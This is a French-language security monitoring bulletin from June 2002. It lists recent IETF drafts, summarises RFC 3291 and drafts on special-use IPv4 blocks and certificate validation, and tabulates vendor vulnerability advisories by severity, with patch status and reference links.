	draft-dcsgroup-sipping-proxy-proxy-00	07/06	Private SIP Proxy-to-Proxy Extensions for Supporting DCS
	draft-fairlie-sipping-netapp-session-00	05/06	Network Application Session Framework
	draft-garcia-sip-associated-uri-04	05/06	Private SIP extension for Associated Uniform Resource Identifiers
	draft-garcia-sip-called-party-id-04	05/06	Private SIP extension for Called Party Identity
	draft-garcia-sip-visited-network-id-04	05/06	Private SIP extension for Visited Network Identifier
	draft-gurbani-sin-01	28/05	SIP-IN Interworking Protocol Architecture and Procedures
	draft-henrikson-sip-charging-information-05	11/06	Private SIP Extension for Mobile Charging Information
	draft-ietf-sip-asserted-identity-01	07/06	Private Ext. to the SIP for Asserted Identity within Trusted net
	draft-ietf-sip-guidelines-05	07/06	Guidelines for Authors of Extensions to the SIP
	draft-ietf-sipping-3pcc-02	05/06	BCP for Third Party Call Control in the Session Initiation Protocol
	draft-ietf-sipping-isup-02	03/06	ISUP to SIP Mapping
	draft-ietf-sipping-nai-reqs-02	10/06	Short Term Requirements for Network Asserted Identity
	draft-ietf-sipping-sigcomp-sip-dictionary-02	03/06	SIP and SDP static dictionary for Signaling Compression
	draft-ietf-sip-refer-05	05/06	The SIP Refer Method
	draft-ietf-sip-sctp-02	28/05	SCTP as a Transport for SIP
	draft-levy-sip-diversion-04	04/06	Diversion Indication in SIP
	draft-mahy-sipping-connect-reuse-reqs-00	19/06	Reqs for Connection Reuse in the Session Initiation Protocol (SIP)
	draft-mills-sip-access-network-info-03	18/06	Private SIP Extension for Access Network Information
	draft-olson-sipping-content-indirect-01	18/06	Requirements for Content Indirection in SIP Messages
	draft-rosenberg-sip-reg-00	28/05	A Session Initiation Protocol (SIP) Event Package for Registrations
	draft-schulzrinne-sipping-sos-02	29/05	Universal Emergency Address for SIP-based Internet Telephony
	draft-sparks-sip-refer-3265disc-00	12/06	The SIP Refer Method
	draft-tsvarea-sipchange-02	28/05	Change Process for the Session Initiation Protocol (SIP)
	draft-willis-sip-path-08	30/05	SIP Extension for Registering Non-Adjacent Contacts
	draft-willis-sip-scvrtdisco-06	30/05	SIP Extension Header Field for Service RD in Private Networks
	draft-yu-sip-np-01	17/06	Using SIP to Support NP and Freephone Service
SLP	draft-zhao-slp-attr-01	14/06	Defining and Using Global Service Attributes in SLP
	draft-zhao-slp-customization-04	04/06	Selection and Sort Extension for SLP
	draft-zhao-slp-da-interaction-14	11/06	Mesh-enhanced Service Location Protocol
	draft-zhao-slp-url-01	14/06	The SLP URL Format
SMI	draft-ietf-sming-02	05/06	SMIng - Next Generation Structure of Management Information
	draft-ietf-sming-compl-00	05/06	SMIng Compliance
	draft-ietf-sming-copspr-01	05/06	SMIng Mappings to COPS-PR
	draft-ietf-sming-inet-modules-02	05/06	SMIng Internet Protocol Core Modules
	draft-ietf-sming-modules-02	05/06	SMIng Core Modules
	draft-ietf-sming-snmp-02	05/06	SMIng Mappings to SNMP
SMIME	draft-ietf-smime-cms-rsaes-oaep-03	13/06	Use of the RSAES-OAEP Transport Algorithm in CMS
SMTP	draft-ietf-fax-esmtp-conneg-01	10/06	SMTP Service Extension for Content Negotiation of Internet Fax
	draft-ietf-msgtrk-protocol-00	05/06	SMTP Service Extension for Message Tracking
	draft-shveidel-mediasize-00	04/06	SMTP Service Extension for message Media Size declaration
SNMP	draft-aromanov-snmp-hiqa-03	03/06	Developing High Quality SNMP Agents
	draft-ietf-snmpconf-bcp-09	14/06	Configuring Networks and Devices with SNMP
	draft-ietf-snmpconf-diffpolicy-05	19/06	The Differentiated Services Configuration MIB
SONET	draft-malis-pwe3-sonet-03	17/06	SONET/SDH Circuit Emulation over Packet (CEP)
SPEECHS	draft-burger-speechsc-reqts-00	14/06	Requirements for Distributed Control of ASR, SV & TTS Resources
SPIRITS	draft-gurbani-spirits-location-00	29/05	SPIRITS Location Services
SRLG	draft-papadimitriou-ccamp-srlg-processing-00	03/06	Shared Risk Link Groups Encoding and Processing
TCP	draft-floyd-tcp-highspeed-00	13/06	HighSpeed TCP for Large Congestion Windows
	draft-floyd-tcp-slowstart-00	13/06	Limited Slow-Start for TCP with Large Congestion Windows
	draft-ietf-pilc-2.5g3g-09	05/06	TCP over Second (2.5G) & (3G) Generation Wireless Networks
	draft-ietf-tsvwg-initwin-04	13/06	Increasing TCP's Initial Window
TEL	draft-brandner-tel-svc-00	07/06	'The 'tel:' URI 'svc' Parameter'
	draft-yu-tel-url-05	17/06	Extensions to the URL
TRADE	draft-ietf-trade-voucher-lang-03	17/06	XML Voucher: Generic Voucher Language
UNI	draft-bala-uni-signaling-extensions-00	10/06	LMP, LDP and RSVP Extensions for Optical UNI Signaling
URI	draft-brandner-enum-uri-00	14/06	The 'enum:' URI scheme
	draft-kindberg-tag-uri-02	13/06	The 'tag' URI scheme and URN namespace
USP	draft-shemsedinov-usp-03	12/06	Universal Service Protocol
VPIM	draft-ietf-vpim-cc-07	03/06	Critical Content MIME Parameter
VPIM	draft-ietf-vpim-hint-08	05/06	Message Context for Internet Mail
WEBDAV	draft-presuhn-nmwebdav-00	31/05	Applying WebDAV to Network Configuration Mgmt Problems
WIFi	draft-ohta-smooth-handover-wlan-00	17/06	Smooth Handover over IEEE 802.11 Wireless LAN

NOS COMMENTAIRES

LES RFC

RFC 3291

Textual Conventions for Internet Network Addresses

Ce document vient mettre à jour et remplace le **RFC2851** édité en Juin 2000. Issu des travaux du groupe **IETF** '**IPv6MIB**', il spécifie les types de données devant désormais être utilisés pour référencer une adresse IP dans une **MIB** (Management Information Base).

Le type de base '**IpAddress**' spécifié dans **SMIv2** ne peut contenir plus de quatre octets et n'est donc pas apte à représenter des adresses de taille supérieure telles que celles utilisées par la version **6** du protocole **IP**. En conséquence, plusieurs nouveaux types ont été défini dans le **RFC2851** puis étendus ou raffinés dans le **RFC3291** autorisant la représentation d'adresses génériques.

Les nouvelles **MIB** qui nécessiteraient la représentation d'une adresse Internet devront obligatoirement utiliser les nouvelles conventions textuelles ('**TC**' ou Textual Conventions) en lieu et place de celles spécifiées par **SMIv2**.

La table suivante présente un récapitulatif des types définis par les **RFC2851** et **RFC3291** sous la référence '**inetAdresseMIB**':

Type	Description succincte	RFC
InetAddressType	Identification du type d'adresse employé	2851
InetAddress	Adresse Internet générique	2851
InetAddressIPv4	Représente une adresse IP V4	2851
InetAddressIPv6	Représente une adresse IP V6	2851
InetAddressDNS	Représente un nom de domaine DNS complet si possible	2851
InetAddressIPv4z	Représente une adresse IP V4 locale avec sa zone d'index	3291
InetAddressIPv6z	Représente une adresse IP V6 locale avec sa zone d'index	3291
InetAddressPrefixLength	Représente la longueur de la part 'réseau' dans une adresse Internet	3291
InetPortNumber	Représente un numéro de port (codé sur 16 bits)	3291
InetAutonomousSystemNumber	Représente un numéro d'AS (Système Autonome)	3291

Ce RFC intéressera au plus haut point les personnes ayant à manipuler, voire à définir ou à concevoir, les objets et applications de gestion (voire de sécurité) d'un réseau IP.

ftp://ftp.isi.edu/in-notes/rfc3291.txt

LES DRAFTS

DRAFT-MANNING-DSUA-08

Documenting Special Use IPv4 Address Blocks

Huitième édition d'un document de travail, un temps inaccessible (Rapport 31 – Février 2001), **B.Manning** nous propose une liste documentée des blocs d'adresses IP ayant une signification particulière, et en conséquence, devant être l'objet d'un traitement spécifique sur les points d'accès.

Les blocs suivants sont ainsi listés dans cette nouvelle édition qui résulte, il faut le rappeler, de la consolidation effectuée à partir des éléments disponibles dans les différents RFC:

Blocs		Utilisation	Réf.	Nouveau
0.0.0.0	/8	Bloc contenant les adresses de broadcast initialement utilisée		Ed. N°**6**
10.0.0.0	/8	Premier bloc d'adresses non routables sur Internet dites 'RFC1918'	RFC 1918	Ed. N°**6**
127.0.0.0	/8	Bloc contenant les adresses locales dites de 'loopback'		Ed. N°**6**
172.16.0.0	/12	Second bloc d'adresses non routables sur Internet dites 'RFC1918'	RFC 1918	Ed. N°**6**
169.254.0.0	/16	Bloc d'adresses non routables sur Internet et utilisables pour DHCP		Ed. N°**6**
192.0.2.0	/24	Bloc d'adresses dédiées aux tests		Ed. N°**6**
192.18.0.0	/15	Bloc d'adresses assignées au BMWG à des fins de Benchmark	RFC 2544	Ed. N°**8**
192.42.172.0	/24	Bloc d'adresses utilisées pour l'autoconfiguration des systèmes NeXT		Ed. N°**8**
192.168.0.0	/16	Troisième bloc d'adresses non routables sur Internet dites 'RFC1918'	RFC 1918	Ed. N°**6**
192.175.48.0	/24	Adresses des serveurs DNS autoritaires sur les blocs 'RFC1918'		Ed. N°**8**
192.88.99.0	/24	Bloc réservé à l'annonce des routes IP v4 vers un relais IP 6to4	RFC 3068	Ed. N°**7**
Classe D		Bloc contenant les adresses dites de Multicast		Ed. N°**6**
Classe E		Bloc d'adresse dont la fonction n'a jamais clairement été définie		Ed. N°**6**

On notera l'apparition de la classe '**192.175.48.0/24**' qui a pour rôle d'héberger les serveurs **DNS** spécialisés dans la gestion des requêtes portant sur les blocs d'adresses dits '**RFC1918**'. En temps normal, aucune requête **DNS** concernant ces adresses ne doit apparaître sur l'Internet. En pratique, nombreux sont encore les **FAI** qui ne filtrent pas de telles requêtes généralement transmises à la suite d'une mauvaise configuration des accès clients. Ces requêtes feront l'objet d'un traitement par des serveurs DNS spécialisés afin de ne pas impacter les serveurs **DNS**

racines. A ce propos, une liste de contrôle d'accès au format **CISCO** assurant le filtrage de ces différentes plages d'adresses est proposée en fin de document qui sera aisément adaptée à d'autres environnements.

Nous recommandons par ailleurs la lecture des deux documents suivants qui viennent parfaitement compléter ce premier inventaire:

1. **Special-Use IPv4 Addresses**

   Liste les blocs jusqu'alors réservés et donc non routés désormais susceptibles d'être publiquement réalloués (Rapport N°45 – Avril 2002).

2. **IP Addresses that should never appear in the public DNS**

   Récapitule les principes de l'assignation et de l'utilisation des adresses IP dans le cadre des réseaux privés (Rapport N°38 – Septembre 2001).

ftp://ftp.nordu.net/internet-drafts/draft-manning-dsua-08.txt

ftp://ftp.nordu.net/internet-drafts/draft-ietf-dnsop-dontpublish-unreachable-03.txt
ftp://ftp.nordu.net/internet-drafts/draft-iana-special-ipv4-03.txt

DRAFT-IETF-PKIX-CVP-00

Certificate Validation Protocol

Edité par Denis Pinkas, expert bien connu dans le monde de la sécurité, ce document de travail intitulé '**Certicate Validation Protocol**' ou '**CVP**' spécifie un protocole permettant de déléguer le contrôle d'un certificat **X509** à une entité tierce appelée '**serveur CVP**', et ce conformément à l'une des politiques de contrôle supportées par celui-ci.

Une requête **CVP**, transmise en clair et éventuellement signée, contiendra les éléments suivants:

M	Numéro de version du protocole
M	Certificat ou identification du certificat à valider
O	Référence de la politique de contrôle à employer
O	Indique si la référence du chemin de certification doit être transmis en retour
O	Indique si la référence du certification de validation doit être transmis en retour
O	Indique si le chemin de certification doit être transmis en retour
O	Indications pertinentes concernant la révocation du certificat
O	Références éventuellement déjà retournées dans le cas d'une re-validation
O	Valeurs éventuellement déjà retournées dans le cas d'une re-validation
M	Aléa permettant d'éviter de rejouer de la requête
O	Identification du demandeur dans le cas d'un requête signée
O	Données opaques qui seront recopiées dans le champ ad hoc de la réponse

O : Optionnel, M : Mandataire

Lors de la réception d'une telle requête, le serveur '**CVP**' vérifiera la validité du format utilisé ainsi que la présence de tous les éléments requis pour y répondre. En cas de problème, un message d'erreur non signé est retourné au requérant. Dans le cas contraire, le serveur vérifiera le certificat et retournera un message signé indiquant la validité de celui-ci vis à vis de la politique de contrôle utilisée: certificat valide, invalide ou non contrôlable.

Cette réponse **CVP**, toujours transmise signée, contiendra les éléments suivants:

M	Numéro de version du protocole
M	Référence du serveur **CVP** (ESSCertID)
M	Résultat du contrôle
M	Certificat ou identification du certificat validé
M	Référence de la politique de contrôle employée
M	Numéro de série attaché cette réponse
M	Heure à laquelle a été effectué le contrôle
M	Heure de transmission de la réponse
O	Aléa permettant d'éviter de rejouer de la réponse
O	Identification du demandeur
O	Données opaques transmises par le demandeur
O	Checksum cryptographique
M	Zone réservé à d'éventuelles extensions

L'auteur présente deux exemples de politiques de contrôle simples dont le premier est donné ci-après à titre indicatif:

1. Le certificat ne doit contenir aucune extension,
2. Pour chacun des certificats du chemin de certification, une liste de révocation (CRL) ou une réponse OSCP valide devra être obtenue,
3. L'horodatage n'est pas obligatoire,
4. Aucune exigence particulière n'est applicable sur le certificat à contrôler.

La simplicité de ce protocole autorisera son utilisation dans les environnements disposant de peu de ressources de traitement ou de stockage, tels les téléphones, équipements mobiles et ou encore les organiseurs personnels de la prochaine génération. Une proposition de standard à suivre avec intérêt …

ftp://ftp.nordu.net/internet-drafts/draft-ietf-pkix-cvp-00.txt

ALERTES ET ATTAQUES

ALERTES


GUIDE DE LECTURE

La lecture des avis publiés par les différents organismes de surveillance ou par les constructeurs n'est pas toujours aisée. En effet, les informations publiées peuvent être non seulement redondantes mais aussi transmises avec un retard conséquent par certains organismes. Dès lors, deux alternatives de mise en forme de ces informations peuvent être envisagées :

- Publier une synthèse des avis transmis durant la période de veille, en classant ceux-ci en fonction de l'origine de l'avis,
- Publier une synthèse des avis transmis en classant ceux-ci en fonction des cibles.


La seconde alternative, pour séduisante quelle soit, ne peut être raisonnablement mise en œuvre étant donné l'actuelle diversité des systèmes impactés. En conséquence, nous nous proposons de maintenir une synthèse des avis classée par organisme émetteur de l'avis.

Afin de faciliter la lecture de ceux-ci, nous proposons un guide de lecture sous la forme d'un synoptique résumant les caractéristiques de chacune des sources d'information ainsi que les relations existant entre ces sources. Seules les organismes, constructeurs ou éditeurs, disposant d'un service de notification officiel et publiquement accessible sont représentés.



L'analyse des avis peut être ainsi menée selon les trois stratégies suivantes :

- Recherche d'informations générales et de tendances : Lecture des avis du CERT et du CIAC
- Maintenance des systèmes : Lecture des avis constructeurs associés
- Compréhension et anticipation des menaces : Lecture des avis des groupes indépendants



FORMAT DE LA PRESENTATION

Les alertes et informations sont présentées classées par sources puis par niveau de gravité sous la forme de tableaux récapitulatifs constitués comme suit :

❖ Présentation des Alertes

EDITEUR

TITRE			
Description sommaire			
Gravité	Date	Informations concernant la plate-forme impactée	
Correction		Produit visé par la vulnérabilité	Description rapide de la source du problème
Référence		URL pointant sur la source la plus pertinente	

❖ Présentation des Informations

SOURCE


TITRE
Description sommaire
URL pointant sur la source d'information


SYNTHESE MENSUELLE


Le tableau suivant propose un récapitulatif du nombre d'avis publiés pour la période courante, l'année en cours et l'année précédente. Ces informations sont mises à jour à la fin de chaque période de veille. L'attention du lecteur est attirée sur le fait que certains avis sont repris et rediffusés par les différents organismes. Ces chiffres ne sont donc représentatifs qu'en terme de tendance et d'évolution.


Période du **24/05/2002** au **21/06/2002**

		Cumul	
	Période	**2002**	**2001**
Organisme	**15**	**83**	**186**
CERT-CA	4	17	36
CERT-IN	0	4	15
CIAC	11	62	135
Constructeurs	**21**	**107**	**123**
Cisco	3	22	34
HP	8	41	49
IBM	1	5	10
SGI	8	33	17
Sun	1	6	13
Editeurs	**16**	**63**	**131**
Macromedia	3	3	31
Microsoft	7	31	60
Netscape	0	2	2
Sco	6	27	38
Unix libres	**28**	**162**	**340**
Linux RedHat	12	59	83
Linux Debian	4	40	94
Linux Mandr.	6	37	95
FreeBSD	6	26	68
Autres	**4**	**16**	**54**
@Stake	1	2	13
Safer	0	0	5
X-Force	3	14	36









ALERTES DETAILLEES

AVIS OFFICIELS

Les tables suivantes présentent une synthèse des principales alertes de sécurité émises par un organisme fiable, par l'éditeur du produit ou par le constructeur de l'équipement. Ces informations peuvent être considérées comme fiables et authentifiées. En conséquence, les correctifs proposés, s'il y en a, doivent immédiatement être appliqués.

APACHE

Vulnérabilité des serveurs web Apache			
Les serveurs web Apache sont vulnérables à des attaques distantes.			
Critique	17/06	Serveurs web Apache versions 1.3 à 1.3.24 et 2.0 à 2.0.36	
Correctif existant		Mécanisme 'Chunked Encoding'	Débordement de buffer distant
ISS X-Force		http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20502	
CA-2002-17		http://www.cert.org/advisories/CA-2002-17.html	
Apache Group		http://httpd.apache.org/info/security_bulletin_20020617.txt	

CISCO

Vulnérabilité de certains routeurs Cisco			
Deux nouvelles vulnérabilités affectent les produits Cisco.			
Forte	17/06	Modems câble non fabriqués par Cisco et Routeurs Cisco séries uBR7200 et uBR7100	
Correctif existant		IOS uBR7200 et uBR7100	Modification illicite des fichiers de configuration
Cisco		http://www.cisco.com/warp/public/707/cmts-MD5-bypass-pub.shtml	

Débordement de buffer dans le client VPN			
Une vulnérabilité affecte le client VPN pour les systèmes Linux, Solaris et Mac OS X.			
Forte	19/06	Cisco VPN Clients versions 3.5.1 et inférieures pour Linux, Solaris et Mac OS X	
Palliatif proposé		Binaire 'vpnclient'	Débordement de buffer
CSCdx39290		http://www.cisco.com/warp/public/707/cisco-unix-vpnclient-buffer-overflow-pub.shtml	

Vulnérabilité de la plate forme Cisco 'ONS15454'			
L'équipement optique 'ONS15454' permettant le transport de paquets IP est vulnérable.			
Forte	19/06	Cisco ONS15454 Optical Transport avec ONS 3.1.0 à 3.2.0	
Correctif existant		Cisco ONS	Mauvais traitement de certains paquets IP
CSCdx48853		http://www.cisco.com/warp/public/707/ons-tos-vuln-pub.shtml	

ETHEREAL

Vulnérabilité de plusieurs modules d'analyse			
Les modules d'analyse SMB, X11, DNS et GIOP de Ethereal sont vulnérables.			
Forte	23/05	Ethereal version 0.9.3 et inférieures	
Correctif existant		SMB, X11, DNS et GIOP	Mauvaise gestion des paquets associés
enpa-sa-00004		http://www.ethereal.com/appnotes/enpa-sa-00004.html	
Security Focus		http://online.securityfocus.com/bid/4806	

Vulnérabilité dans l'analyseur réseau 'Ethereal'			
Une vulnérabilité peut être exploitée pour provoquer à distance une erreur d'allocation mémoire.			
Forte	01/06	Ethereal versions inférieures à 0.9.3	
Correctif existant		Analyseur syntaxique 'ASN.1'	Erreur d'allocation de mémoire
DSA-130-1		http://www.debian.org/security/2002/dsa-130	
enpa-sa-00003		http://www.ethereal.com/appnotes/enpa-sa-00003.html	

FreeBSD

Déni de service distant dû à 'accept_filter'			
Le mécanisme 'accept_filter' peut conduire à des attaques de déni de service.			
Forte	29/05	FreeBSD 4.5-RELEASE et FreeBSD 4-STABLE (inférieur à la date de correction)	
Palliatif proposé		Filtrage 'accept_filter'	Mauvaise gestion de la file d'attente
SA-02:26		ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-02:26.accept.asc	

Vulnérabilité liée au script '/etc/rc'			
Le script 'rc' peut être utilisé afin de supprimer des fichiers arbitraires.			
Moyenne	29/05	FreeBSD 4.4-RELEASE, 4.5-RELEASE et FreeBSD 4-STABLE (inférieur à la date de correction)	
Correctif existant		Script '/etc/rc'	Utilisation non sécurisée de la commande 'rm'
SA-02:27		ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-02:27.rc.asc	

HP

Défaut de la commande 'swinstall' dans SD

La commande 'swinstall' de SD retourne des vues normalement non accessibles.

Forte	30/05	HP-UX versions 11.00 et 11.11 sur serveurs HP 9000	
Correctif existant		Commande 'swinstall'	Affichage de vues non autorisées
HPSBUX0205-194		http://europe-support.external.hp.com/	

IBM

Débordement de buffer dans IBM DB2 'db2ckpw'

Un débordement de buffer dans l'utilitaire 'db2ckpw' permet d'acquérir les droits 'root' locaux.

Forte	10/05	IBM DB2 Universal Database 6.0 à 7.2 (pour AIX, HP-UX, Linux et Solaris)	
Correctif existant		Utilitaire 'db2ckpw'	Débordement de buffer
E01-2002:318		http://www-1.ibm.com/services/continuity/recover1.nsf/MSS/MSS-OAR-E01-2002.318.1	

ISC BIND

Déni de service des serveurs BIND version 9

Une vulnérabilité de type déni de service affecte à distance l'implémentation BIND version 9 maintenue par l'ISC.

Forte	04/06	ISC BIND 9 jusqu'à la version 9.2.0 incluse	
Correctif existant		ISC BIND	Mauvais traitement de certains paquets DNS
#119		http://www.iss.net/security_center/alerts/advise119.php	
VU#739123		http://www.kb.cert.org/vuls/id/739123	
02-004		http://www.nipc.gov/warnings/advisories/2002/02-004.htm	
CA-2002-15		http://www.cert.org/advisories/CA-2002-15.html	

LINUX CALDERA

Vulnérabilité dans le service 'dhcpd'

Une vulnérabilité affecte le service 'dhcpd' et permet d'obtenir un accès 'root' distant.

Critique	20/06	Caldera OpenLinux 3.1 et 3.1.1 (Server et Workstation), paquetages inférieurs à 'dhcp-3.0b2pl9-11.i386.rpm' et 'dhcp-server-3.0b2pl9-11.i386.rpm'	
Correctif existant		Routine de journalisation	Mauvais formatage de chaînes de caractères
CSSA-2002-028.0		ftp://ftp.caldera.com/pub/security/OpenLinux/CSSA-2002-028.0.txt	

Exposition de mot de passe dans 'Volution Manager'

Le logiciel Volution Manager stocke en clair le mot de passe de l'utilisateur 'Directory Administrator'.

Forte	03/06	Caldera Volution Manager 1.1	
Palliatif proposé		'/etc/ldap/slapd.conf'	Données sensibles non chiffrées
CSSA-2002-24.0		ftp://ftp.caldera.com/pub/security/OpenLinux/CSSA-2002-024.0.txt	

Vulnérabilité du paquetage 'fetchmail'

Le client de messagerie 'fetchmail' ne gére pas correctement le nombre maximal de messages disponibles.

Forte	18/06	Caldera OpenLinux 3.1 et 3.1.1 (Server et Workstation), paquetages inférieurs à 'fetchmail-5.8.17-3.i386.rpm' et 'fetchmailconf-5.8.17-3.i386.rpm'	
Correctif existant		Paquetage 'fetchmail'	Mauvaise gestion des messages reçus
Tuxedo		http://tuxedo.org/~esr/fetchmail/NEWS	
CSSA-2002-027.0		ftp://ftp.caldera.com/pub/security/OpenLinux/CSSA-2002-027.0.txt	

LINUX DEBIAN

Vulnérabilité des serveurs web Apache

Une vulnérabilité affecte les serveurs web Apache fonctionnant sous Debian.

Critique	19/06	Debian Linux 2.2(paquetage Apache version inférieure à 1.3.9-14.1)	
Correctif existant		'Chunked Encoding'	Débordement de buffer distant
DSA-131-1		http://www.debian.org/security/2002/dsa-131	

Vulnérabilité du paquetage 'apache-perl'

La vulnérabilité 'Chunked Encoding' s'étend aussi au paquetage 'apache-perl'.

Critique	20/06	Debian version 2.2	
Correctif existant		Paquetage 'apache-perl'	Débordement de buffer distant
DSA-133-1		http://www.debian.org/security/2002/dsa-133	

Vulnérabilité dans 'uucp'

Le paquetage 'uucp' est vulnérable à distance à des attaques de déni de service.

Forte	27/05	Debian Linux 2.2	
Correctif existant		Agent d'identification 'in.uucpd'	Mauvaise gestion de longues chaînes de caractères
DSA-129-1		http://www.debian.org/security/2002/dsa-129	

LINUX REDHAT

Vulnérabilité du client IRC 'XChat'			
Une vulnérabilité affecte le client IRC 'XChat' qui autorise un serveur malicieux à exécuter des commandes arbitraires.			
Forte	04/06	'XChat' versions inférieures à 1.8.9	
Correctif existant		Serveur IRC	Mauvais traitement des réponses du serveur
RHSA-2002:097		http://rhn.redhat.com/errata/RHSA-2002-097.html	

Vulnérabilité du gestionnaire d'impression 'LPRng'			
Une vulnérabilité affecte le gestionnaire d'impression 'LPRng' qui accepte tout les travaux d'impression distants.			
Moyenne	09/06	Paquetage LPRng print spooler livré avec Linux Red Hat 7.x	
Correctif existant		Configuration par défaut	Mauvaise gestion des travaux d'impression
RHSA-2002:089		http://rhn.redhat.com/errata/RHSA-2002-089.html	

Vulnérabilité du programme 'Ghostscript'			
Une vulnérabilité affecte le programme 'Ghostscript' et permet d'exécuter des commandes arbitraires.			
Moyenne	04/06	Red Hat Linux 7.3, 7.2, 7.1, 7.0 et 6.2	
Correctif existant		Gestionnaire 'PostScript'	Mauvaise interprétation du format Postscript
RHSA-2002:083		http://rhn.redhat.com/errata/RHSA-2002-083.html	

MACROMEDIA

Débordement de buffer dans 'JRun'			
Une vulnérabilité de type débordement de buffer affecte les serveurs 'JRun' 3.0 et 3.1.			
Critique	29/05	Macromedia JRun 3.0 ou 3.1 sur serveurs Microsoft IIS V4 ou V 5	
Correctif existant		Filtre 'ISAPI'	Débordement de buffer
CA-2002-14		http://www.cert.org/advisories/CA-2002-14.html	
#NISR29052002		http://www.nextgenss.com/advisories/jrun.txt	
#703835		http://www.kb.cert.org/vuls/id/703835	
Macromedia		http://www.macromedia.com/v1/handlers/index.cfm?ID=22994&Method=Full	

Exécution de code JavaScript dans 'ColdFusion MX'			
Une faille dans 'ColdFusion MX' peut être exploitée par un utilisateur pour exécuter du code JavaScript.			
Forte	14/06	ColdFusion MX (version anglaise)	
Correctif existant		Gestionnaire de modèle	Non filtrage des caractères invalides
MPSB02-03		http://www.macromedia.com/v1/Handlers/index.cfm?ID=23047	

Risques liés à la technologie JSP sous 'ColdFusion MX'			
Sous ColdFusion MX, les codes JSP ne bénéficient pas des mécanismes de protection offerts à chaque client.			
Forte	13/06	ColdFusion MX Enterprise Edition	
Aucun correctif		Technologie JSP	Court-circuit des mécanismes de protection
MPSB02-04		http://www.macromedia.com/v1/Handlers/index.cfm?ID=23046	

MICROSOFT

Vulnérabilité des serveurs IIS			
Une vulnérabilité affecte les serveurs web Microsoft IIS.			
Critique	12/06	Microsoft IIS 4.0 et 5.0	
Correctif existant		Fonctionnalité HTR	Débordement de buffer
AD20020612		http://www.eeye.com/html/Research/Advisories/AD20020612.html	
MS02-028		http://www.microsoft.com/technet/security/bulletin/MS02-028.asp	

Vulnérabilités des serveurs SQL			
Deux nouvelles vulnérabilités affectent les serveurs SQL utilisant le composant HTTP 'SQLXML'.			
Critique	12/06	Microsoft SQLXML Version livré avec SQL Server 2000 Gold, Microsoft SQLXML versions 2 et 3	
Correctif existant		Composant HTTP	1 - Non vérification de buffer dans l'extension ISAPI '**SQLXML**' 2 - Injection script via le tag XML
MS02-030		http://www.microsoft.com/technet/security/bulletin/MS02-030.asp	

Déni de service du serveur Microsoft Exchange 2000			
Un message contenant un attribut malformé peut provoquer un déni de service sur les serveurs de messagerie Microsoft Exchange 2000.			
Critique	29/05	Microsoft Exchange 2000	
Correctif existant		Microsoft Exchange 2000	Mauvaise gestion des attributs mal formés
MS02-025		http://www.microsoft.com/technet/security/bulletin/MS02-025.asp	

